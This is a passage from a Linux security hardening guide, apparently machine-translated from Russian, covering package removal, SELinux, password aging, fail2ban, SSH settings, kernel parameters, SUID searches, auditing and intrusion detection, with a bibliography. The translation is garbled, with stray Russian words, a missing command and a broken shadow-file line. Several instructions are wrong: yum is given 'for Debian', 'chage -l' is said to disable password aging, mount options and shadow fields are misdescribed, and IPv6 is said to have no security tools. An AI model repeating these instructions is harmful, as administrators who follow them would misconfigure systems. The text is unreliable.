


Figure 15 - Find out the process PID

You can find out information about a process by its PID using the ps command. For example:

```
ps -p 2756
```




Figure 16 - Process information by its PID

Use your package manager to view installed programs and remove all unnecessary ones. For example, for Debian:

```
yum list installed
```

```
yum list package
```

```
yum remove package
```

Or for Ubuntu:

```
dpkg --list
```

```
dpkg --info package
```

```
apt remove package
```

4. SELinux or Apparmor

Операционная система The Linux operating system comes with various патчами security patches that can be used to protect against misconfiguration or malware. You can also use additional access control systems for applications such as SELinux or AppArmor.

SELinux provides various security policies for the Linux kernel. This add-in allows you to control access of processes to files in the file system. A particular resource can only be accessed by a program whose role allows it, and even superuser rights don't matter. SELinux significantly increases the security of the Linux system, since even root is considered a regular user here.

Система The AppArmor system is used in Ubuntu, and it works in a similar way to SELinux. Here, profiles are created for each application, which describe

which files the application can access, but it will not have access to everything else.

5. User Accounts

Do not use the root user to administer the server. Create a non-privileged user for this purpose using the `useradd` and `usermod` commands. Make sure that you have a good and strong password. It must contain at least eight characters, preferably in a different case, including special characters or numbers. For example, 8 characters, including seven letters and one character or number. To generate passwords, you can use the `pwgen` utility or any other utility.

6. Regularly change your password

Команда The `chage` command allows you to specify the number of days until the date of forced password change. This information is used by the system to determine when the user should change it. These settings are located in `/etc/login.defs`. To disable password aging, enter the following command:

```
chage -l user_name
```

To get information about the password expiration string, enter the command:

You can also configure everything manually in the `/etc/shadow` file:

```
{user}:{password}:{last_change}:{max_days}:{minimum_days}
}:{Warning}:{deactivate}:{expiration date}:
```

- Minimum of days - the minimum interval between password changes, i.e. how often the user can change the password.
- Maximum days - how many days the password will be valid. After this period, the user will be forced to change the password.
- Warning - the number of days after which the user will be notified that they need to change their password.
- Service_string - the number of days since the first of January, when the account will be completely disabled.

We recommend using this command instead of editing the `/etc/shadow` file manually:

```
chage -M 60 -m 7 -W 7 user_name
```

It is also advisable to prevent users from using old passwords, otherwise all efforts to force them to forcibly change passwords will be reduced to zero.

7. Using fail2ban

On the Linux operating system, you can use the `faillog` command to view failed user login attempts. You can also use it to set a limit on failed login

attempts. All information about failed login attempts is stored in the file `/var/log/faillog` or `/var/log/secure`. To view it, type:

```
faillog
```

Or:

```
cat /var/log/secure
```

The fail2ban service allows you to block IP addresses after several failed authorization attempts via SSH, FTP, HTTP, or other Linux services. You can even set up blocking for failed login attempts in WordPress. This can protect your system from password brute-force attempts.

8. Disabling Superuser login

In one of the previous steps, you created an unprivileged user. You should use it to log in to the server via SSH, and you should disable logging in as the Root user. To do this, in the configuration file `/etc/ssh/sshd_config`, change the value of the `PermitRootLogin` line from `Yes` to `No`:

```
sudo vi /etc/ssh/sshd_config
```




Figure 17 - Prohibiting authorization as root

9. Configuring the firewall

Use a firewall. It allows you to block access to ports that should not be visible from the network, as well as filter out unwanted traffic. Allow only the necessary ports in the firewall, and let the rest be closed.

10. Configuring the kernel

The /etc/sysctl.conf file stores the kernel settings that are loaded and applied during system startup. To enable exec shield buffer overflow protection exec shield, add:

```
kernel.exec-shield=1
```

```
kernel.randomize_va_space=1
```

Enable IP spoofing protection:

```
net.ipv4.conf.all.rp_filter=1
```

Disable перенаправление IP address redirection:

```
net.ipv4.conf.all.accept_source_route=0
```

Ignore broadcast requests:

```
net.ipv4.icmp_echo_ignore_broadcasts=1
```

```
net.ipv4.icmp_ignore_bogus_error_messages=1
```

Log all forged packets:

```
net.ipv4.conf.all.log_martians = 1
```

11. Partitioning the disk

Partitioning the hard disk based on the file destination improves the security of the Linux OS. We recommend creating separate sections for these directories:

- /usr
- /home
- /var and /var/tmp
- /tmp

Create separate partitions for the Apache and FTP server root directories. Open the /etc/fstab file and set special options for the required partitions:

- noexec- do not execute any programs or executable files on this partition, only scripts are allowed
- nodev- do not allow symbolic or special devices on this partition.
- nosuid- do not allow SUID / SGID access for programs in this section.

12. Disabling IPv6

The next-generation IPv6 Internet protocol will replace IPv4 in the future. But at the moment, there are no tools that allow you to check the security of an IPv6-based network. Many Linux distributions allow IPv6 by default. Hackers can send unwanted traffic and administrators will not be able to track it. So if you don't need this service, disable it.

13. Programs with SUID and SGID bits

All executable files that have the SUID or SGID flag enabled are potentially dangerous. This flag means that the program will be executed with

superuserprivileges. This means that if there is a vulnerability or bug in the program, then a local or remote user can use this file to attack the system. Find all files with the SUID bit using the following command:

```
find / -perm +4000
```

Then files with the SGID bit set:

```
find / -perm +2000
```

Or you can combine it all in one command:

```
find / \( -perm -4000 -o -perm -2000 \) -print
```




Figure 18 - Search for a program with SUID and SGID bits

Examine each file you find to see how much it is needed and if someone else has rights, you may need to remove them or delete the package that owns this file.

14. Public files

It is also advisable to find files that can be modified by all users in the system. To do this, use the following command:

```
find / -xdev -type d \( -perm -0002 -a ! -perm -1000 \) -print
```

Now you need to check whether the rights for the group and the owner of each file are set correctly and whether this poses a security risk.

It is also advisable to find all files that do not belong to anyone:

```
find / -xdev \( -nouser -o -nogroup \) -print
```

15. Logging and auditing

Set up logging and auditing to collect and save all failed login attempts and hacking attempts. By default, all logs, or at least most of them, are located in the /var/log/ folder.

You can view logs using utilities such as logwatch or logcheck. They greatly simplify reading logs. You can view only the events that interest you and send a notification to your email address instead of the entire file.

Monitor the system using the auditd service. The program writes all audit events that interest you to disk. All audit settings are stored in the file /etc/audit.rules when the system starts, the service reads all the rules from this file. You can open it and configure everything as you need, or use a separate utility - auditctl. You can configure the following points:

- System Startup and shutdown events
- Date and time of the event
- Custom events (for example, access to a specific file)
- Event type (edit, access, delete, write, update, etc.)
- Successful or failed event execution
- Recording network settings change events
- Record changes to users and groups
- Monitoring file changes

16. Configuring the SSH server

We recommend using OpenSSH for remote access to your computer and secure data transfer. But at the same time, the server is subject to many attacks. For example, even brute-forcing a password.

Therefore, it is recommended to disable the use of the SSH1 protocol, in favor of the more secure SSH2. All ssh server settings are located in the /etc/ssh/sshd_config file. Only allow the use of protocol 2:

Protocol 2

Above, it was suggested to prohibit logging in as a superuser and use для администрирования user with normal privileges and the sudo utility to administer the server sudo. But it will be even better if you configure key authorization and disable password authorization completely. To do this, after setting up authorization by key, find the following lines in /etc/ssh/sshd_config and bring them to this form:

PasswordAuthentication no

UsePAM no

ChallengeResponseAuthentication no

It is also recommended to change the ssh port to a random one so that bots that automatically try to sort out the password can't do this.

17. Installing IDS

An IDS or intrusion detection system attempts to detect suspicious, malicious activity, such as a DOS attack, port scanning, or even attempts to hack a computer by monitoring network traffic.

It is good practice to deploy such software before the system becomes available from the Internet. You can install AIDE, which is HIDS (Host based IDS) that can control all aspects of the internal structure of your system.

Snort is a software for detecting network intrusion attempts. It can perform packet analysis and logging and analyze network traffic in real time.

Now the security of the linux OS on your computer will be much increased. Don't forget to set complex passwords and check your system for rootkits from time to time.

List of literature

1. Information System Security Technologies: Textbook: A. L. Marukhlenko, L. O. Marukhlenko, M. A. Efremov [et al.]. – Moscow; Berlin: Direct Media, 2021. – 209 p.
2. Balanov A. N. Protection of information systems. Cybersecurity: a textbook for universities / A. N. Balanov. — Saint Petersburg: Lan, 2024. — 280 p.
3. Howard Rick. Cybersecurity: Key Principles. — St. Petersburg: Piter, 2024. — 320 p.: ill.
4. NIST Special Publication 800-207. Zero Trust Architecture. — <https://doi.org/10.6028/NIST.SP.800-207>
5. ISO/IEC 27001:2013 «Information technology — Security techniques — Information security management systems — Requirements».
6. MITRE ATT&CK® Framework "MITRE ATT&CK Matrix for Enterprise". // <https://www.thetechplatform.com/post/the-top-ten-mitre-att-ck-techniques>
7. Cybersecurity: textbook. manual / E. S. Abramov, E. S. Basan, O. Yu. Peskova, O. P. Khabarov, A.V. Epishkina, K. G. Kogos. - St. Petersburg: GUAP, 2021. - 169 p.: il. ISBN 978-5-8088-1673-2.
8. Brazhuk A. I. Network tools for Linux. 2nd ed., ispr. Moscow: National Open University "INTUIT", 2016. 148 p. Access mode: http://biblioclub.ru/index.php?page=book_red&id=428794&sr=1.
9. Goncharuk S. V. Administration of the Linux OS. 2nd ed., ispr. Moscow: National Open University "INTUIT", 2016. 165 p. Access mode: http://biblioclub.ru/index.php?page=book_red&id=429014&sr=1.
10. Belkin P. Yu., Mikhalsky O. O., Pershakov A. S. et al., Software and hardware tools for ensuring information security: Protection of programs and data: textbook, manual for universities, Moscow: Radio and Communications, 2014, 448 p. - ISBN 978-5-89035-719-9. <http://www.iprbookshop.ru/45260.html>.

11. Software and hardware tools for ensuring information security. Practicum /A.V. Dushkin, O. M. Barsukov, E. V. Kravtsov, et al. Edited by A.V. Dushkin, Moscow: Goryachaya liniya-Telekom, 2019, 412 p. (in Russian).

12. H. Karau, B. Chambers, M. Zaharia. Learning Spark: Lightning-Fast Data Analytics. - O'Reilly Media, 2020. – 373 p.

13. Poltavtseva M. A., Lavrova D. S. High-performance intrusion detection systems: a textbook. - Infra-Engineering, 2023. - 152 p.

14. Platonov V. V. Machine learning technologies in cybersecurity: textbook. manual, Moscow: Infra-Engineering, 2024, 140 p.

15. M. Collins, K. Daley. Analyze network traffic using open source tools. - "DMK Press", 2020. - 308 p.

16. Google's Secure AI Framework (SAIF). // <https://safety.google/safety/saif/>

17. NIST AI Risk Management Framework. // <https://www.nist.gov/itl/ai-risk-management-framework>

18. GDPR (General Data Protection Regulation). // <https://gdpr-info.eu/>

19. NIST SP 800-137 — "Information Security Continuous Monitoring (ISCM) for Federal Information Systems and Organizations" // <https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-137.pdf>

20. M. Bowen, P. Kim, D. Rocchi, D. Stringhini. Machine Learning for Cybersecurity Cookbook. – GFZ, 2019. – 68 p.